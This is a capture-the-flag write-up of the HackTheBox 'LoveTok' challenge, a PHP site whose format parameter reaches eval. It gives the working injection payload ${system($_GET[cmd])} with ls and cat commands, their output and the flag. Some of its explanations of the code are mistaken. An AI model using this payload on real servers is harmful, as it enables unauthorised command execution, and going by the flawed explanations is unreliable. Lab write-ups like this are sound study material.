LoveTok


Capture the Flag Challenge.

Link: Challenge can be found here.

Overview:

*Note – during the repost, it may the addresses displayed of the remote server used – changes throughout the report. As the virtual machine uses needs to be constantly restarted every few hours.

This CTF website is an love predicting website:



206.189.24.162:30744


You'll find love:

Saturday the 14th of October. In approximately 42:28:00.

Nah, that doesn't work for me. Try again!

Method:

The only option that the user has in his disposal is clicking the message on the bottom on the page.



206.189.24.162:30744/?format=r

You'll find love:


Monday the 16th of October. In approximately 97:50:11.

Nah, that doesn't work for me. Try again!

When clicked – the URL parameter format=r is being sent to the server and the love predicting date is being refreshed.


The initial inspection methods – developer tools and dirbuster did not reveal anything of significance so the server code had to be inspected.

In the server files we have this ‘timeController’ php code:



```php
<?php
class TimeController
{
    public function index($router)
    {
        $format = isset($_GET['format']) ? $_GET['format'] : 'r';
        $time = new TimeModel($format);
        return $router->view('index', ['time' => $time->getTime()]);
    }
}
```

We can see it creates ‘TimeModel’ instance:




```php
<?php
class TimeModel
{
    public function __construct($format)
    {
        $this->format = addslashes($format);

        [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
        $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
    }

    public function getTime()
    {
        eval('$time = date("' . $this->format . '", strtotime("' . $this->prediction . '"));');
        return isset($time) ? $time : 'Something went terribly wrong';
    }
}
```

It can observed that the ‘getTime’ method in the class – has eval operation, which basically runs the command on the server’s shell.

This is a vulnerability as this allow the client to run shell commands on the server’s machine.

What we need to do is to formulate a shell command, and send it to the server as URL parameter.

Now, the server code does not allow the use of strings:




```
79  public function getRouteParameters($route)
80  {
81      $params = [];
82      $uri = explode('/', strtok($_SERVER['REQUEST_URI'], '?'));
83      $route = explode('/', $route);
84
85      foreach ($route as $key => $value)
86      {
87          if ($uri[$key] == $value) continue;
88          if ($value == '{param}')
89          {
90              if ($uri[$key] == '')
91              {
92                  $this->abort(404);
93              }
94              $params[] = $uri[$key];
95          }
96      }
97
98      return $params;
99  }
```

As we can see in lines 90 to 93 – when string is detected, a 404 error will be thrown.

So we need to find another way to pass the shell command, that would be:

${system($_GET[cmd])}&cmd=ls

Lets try it:



```
206.189.24.162:30744/?format=${system($_GET[cmd])}&cmd=ls
Router.php assets controllers index.php models static views
```


I entered the command as parameter, and indeed got back the list of directories and files in the directory.

Now that it works – we need to go one directory back and see the content, we will do it with the parameter:

${system($_GET[cmd])}&cmd= ls%20../

Where %20 is the url-encoding for space and ../ is go one directory backward.


This is what we get:



```
bin boot dev entrypoint.sh etc flagETFDb home lib lib64 media mnt opt proc root run
sbin srv sys tmp usr var www
```

It can be observed there is a file called ‘flagETFDb. Lets get it wit the command

${system($_GET[cmd])}&cmd= cat%20../flagETFDb:



```
206.189.24.162:30744/?format=${system($_GET[cmd])}&cmd=cat ../flagETFDb
HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}
```

We got the flag!

Conclusions:

I learned a lot from this challenge – basic structure of php server code, which I had no prior knowledge of (my server-side experience is mostly .NET and NodeJS)

And more importantly, the concept and implementation of web shell, and how can it be used to run commands on the server machine, and how to detect such vulnerability and how to exploit it.

It also requires of course proficient Linux knowledge, to properly utilize the various Linux commands.